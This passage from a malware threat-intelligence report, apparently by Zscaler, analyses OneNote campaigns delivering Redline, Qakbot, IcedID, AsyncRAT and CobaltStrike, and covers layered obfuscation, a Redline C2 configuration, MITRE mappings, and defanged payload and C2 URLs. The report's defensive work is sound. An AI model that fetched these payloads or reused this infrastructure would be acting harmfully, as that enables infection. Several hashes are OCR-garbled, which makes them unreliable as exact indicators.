

Fig.18 – Decoded text from encoded HTA files.

The third file underwent multiple layers of obfuscation before revealing the final binary. It was first encoded with URL encoding and then subjected to several layers of base64 encoding. Additionally, it used the gzip library to decode the final code. The output of the decoded code was a PowerShell file path, presumably for use in later stages of execution.



Fig.19 – Decoded Script

After investigating the downloaded payloads from the scripts, we discovered one payload located at **https://oiartzunirratia[.]eus/install/clean/Lcovlccdxd.exe**. This file was found to be a .NET file encrypted with a pureCrypter. Through analyzing its configuration, we identified this payload as Redline. The configuration of the final payload includes the following details:

```
{
  "C2 url": [
    "194.26.192.248:7053"
  ],
  "Bot Id": "cheat"
}
```

During the analysis of this sample, it was discovered that it is distributed through the Telegram group "**NET_PA1N Reborn**," which operates as a Malware-as-a-Service (MaaS) provider. The group sells their own Crypter and Stealer named "Youhacker Crypter" and "Youhacker Stealer" as well as popular Remote-Access-Trojans (RATs) and Stealers.



Fig.20 – Telegram group mentioned in OneNote.

Fig.21 – YouHacker stealer and crypter.

Conclusion

In recent months, a OneNote malware campaign has been observed spreading RATs, Bankers, and Stealer category malware. One of the most frequently seen malware in this campaign is Qakbot. However, Redline has also been observed distributing through OneNote files. Threat actors are continuously experimenting with initial attack vectors

to evade detection and deceive users into executing malware. They have adapted this new technique using OneNote to distribute their malware, as many antivirus engines have not caught up with inspecting and detecting malicious OneNote files attached to email. Zscaler's ThreatLabz team is continuously monitoring the campaign and sharing new findings. During their investigations, Zscaler has discovered various samples of OneNote malware with different payloads, encoding, and obfuscation techniques. They have analyzed the behavior of these samples and identified their MITRE ATT&CK techniques. Some of the samples have been distributed through a Telegram group named "NET_PA1N Reborn," where they are working as a Malware-as-a-Service (Maas) and selling their own crypter and stealer along with RATs and other Stealers.

Zscaler Sandbox Coverage

The behavior of various files was analyzed by Zscaler Sandbox, displaying threat scores and the number of MITRE ATT&CK techniques triggered, as shown in the screenshots below.



Fig.22 – Zscaler Sandbox report for AsyncRAT.



Fig.23 – Zscaler Sandbox report for IcedID.



Fig.24 – Zscaler Sandbox report for CobaltStrike.



Fig.25 – Zscaler Sandbox report for Redline

Zscaler's multilayered cloud security platform detects payloads with following threat names:

- Win32.Backdoor.AsyncRAT
- Win64.Banker.Icedid
- Win64.Backdoor.CobaltStrike
- Win32.Banker.Qakbot
- Win32.PWS.Redline

MITRE ATT&CK Techniques:

Tactic	Technique ID	Technique Name
Initial Access	T1566	Phishing
Execution	T1204 T1059 T1047	User Execution Command and Scripting Interpreter Windows Management Instrumentation
Defense Evasion	T1027 T1070.004	Obfuscated Files or Information File Deletion

	T1112 T1218.011 T1218.005	Modify Registry System Binary Proxy Execution: Rundll32 System Binary Proxy Execution: Mshta
Command and Control	T1071 T1095	Application Layer Protocol Non-Application Layer Protocol

Indicators of Compromise (IOCs):

Case Study-1:

[+] MD5:

- e9f0dbbd19ef972dd2fc163a4b34eae1 = AsyncRAT OneNote File
- 1990 5a7384043 0e28c484b97546225c6 = Dropped Batch File
- 146f4f1c9b29e7505f275772378bfec9 = AsyncRAT payload1
- 1d9aa7c9aa3f8dc9dd58a38176ea36fe = AsyncRAT payload2

Case Study-2:

[+] MD5:

- 5139af509129641b1d29edd19c436b54 = IcedID OneNote File
- 6b1e64957316e65198e3a1f7474 02bd6 = IcedID DLL Payload
- 6b500ad29c39f72cd77c150a47df64ea = CobaltStrike DLL Payload
- 4c6a40f40dcd0af8d5c41d0fcc8e4521 = Qakbot OneNote File (hta dropped)
- 3c7c265f618912d81856bf460bf19f61 = Qakbot OneNote File (cmd dropped)
- fa49fd13fc49ab38b97d2d019cc04b39 = CMD file to download Qakbot

[+] Network Indicators:

- http://helthbrotthersg[.]com/view.png = IcedID Payload from OneNote File
- https://transfer[.]sh/get/vpiHmi/invoice.pdf = Decoy PDF
- http://ehonlionetodo[.]com = IcedID C2
- http://167[.]172[.]154[.]189/36.ps1 = Powershell for CobaltStrike
- http://167[.]172[.]154[.]189/36070 2.dll = Cobalt Strike Payload
- https://thefirstupd[.]com = Cobalt Strike C2
- https://myvigyan[.]com/m1YPt/300123.gif = Qakbot Payload (hta dropped)
- https://starcomputadoras[.]com/lt2eLM6/01.gif = Qakbot (cmd dropped)

Case Study-3:

[+] MD5:

- 973e87ec995 02aac9a12f987748a812a = Redline OneNote File
- 39f3c510f46d6052 02844e35c07db84b = Dropped Hta File 1
- 558da264c83bfe58c1fc56171c90c093 = Dropped Hta File 1
- C6ba1a7b2b90e18b6c2538245337 0169 = Dropped Hta File 1

- d3713110654dc546bd5edc306a6e7efd = Redline payload

[+] Network Indicators:

- https://somosnutrisalud[.]cl/installs/clean/payroll.exe = Payload1
- https://wi-protect[.]com/install/Eulsm.exe = Payload2
- https://oiartzunirratia[.]eus/install/clean/Lcovlccdxd.exe = Redline Payload
- 194[.]26[.]192[.]248:7053 =Redline C2 Url